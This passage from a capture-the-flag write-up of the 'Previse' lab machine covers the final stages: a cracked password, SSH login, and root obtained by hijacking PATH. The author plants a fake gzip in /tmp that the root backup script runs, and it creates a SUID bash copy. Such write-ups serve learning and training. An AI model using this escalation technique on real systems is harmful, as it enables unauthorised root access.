Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovecody112235! (?)
1g 0:00:02:16 DONE (2024-10-02 22:46) 0.007320g/s 54265p/s 54265c/s 54265C/s ilovecoke95..ilovecody*
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Found the password for the user....

Let's login as user m4lwhere through ssh.

```
m4lwhere@previse ~ Wed Oct 02 2024 10:48 pm
```

```
m4lwhere@previse ~ Wed Oct 02 2024 10:48 pm (0.128s)
ls
user.txt
```

```
m4lwhere@previse:~ (0.093s)
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct  2 17:17:58 UTC 2024

  System load:  0.0               Processes:           174
  Usage of /:   49.6% of 4.85GB   Users logged in:     0
  Memory usage: 21%               IP address for eth0: 10.129.95.185
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Logged in as the user and also got first flag.....

```
m4lwhere@previse ~ Wed Oct 02 2024 10:48 pm (7.7s)
sudo -l

[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
```

So user can only run one script in /opt directory as root user. Let's look at it what is it??

```
m4lwhere@previse:/tmp (0.207s)
cat /opt/scripts/access_backup.sh

#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when
there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

Took some time to notice but then noticed that wit is not mentioned which gzip binary it is using/calling in the script and the answer is relative, it depends from where we are calling the script. So, will try with setting /tmp as path variable and do further.....

```
m4lwhere@previse /tmp Wed Oct 02 2024 11:01 pm (0.122s)
export PATH=/tmp:$PATH
```

```
PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sn
ap/bin
```

So added /tmp in path variable...

```
m4lwhere@previse:/tmp (0.671s)
echo -en '#!/bin/bash\ncp /usr/bin/bash /tmp/bash\nchmod 4777 /tmp/bash' > gzip
```

Added a shell in gzip with SUID permissions.

```
m4lwhere@previse /tmp Wed Oct 02 2024 11:06 pm (0.158s)
sudo /opt/scripts/access_backup.sh
```

```
m4lwhere@previse /tmp Wed Oct 02 2024 11:06 pm (0.248s)
chmod +x gzip
```

made gzip executable and then ran the script with elevated permissions...

```
m4lwhere@previse /tmp Wed Oct 02 2024 11:07 pm (0.419s)
ls -al
total 1136
drwxrwxrwt 11 root     root        4096 Oct  2 17:37 .
drwxr-xr-x 24 root     root        4096 Jul 27  2021 ..
-rwsrwxrwx  1 root     root     1113504 Oct  2 17:36 bash
drwxrwxrwt  2 root     root        4096 Oct  2 16:16 .font-unix
-rwxrwxr-x  1 m4lwhere m4lwhere      55 Oct  2 17:36 gzip
drwxrwxrwt  2 root     root        4096 Oct  2 16:16 .ICE-unix
```

Got a shell with name bash..... So it happened because when script is executed with elevated permissions, it will not look in /usr/bin or /bin/ path for gzip executable but in /tmp directory because we set it that and then in out gzip executable we added a bash shell or root shell with SUID permissions with a copy in /tmp directory.

```
m4lwhere@previse /tmp Wed Oct 02 2024 11:09 pm
./bash -p

bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) groups=1000(m4lwhere)
bash-4.4# cd /root
bash-4.4# ls
root.txt
bash-4.4#
```

So executed bash shell with elevated privileges and got our last flag...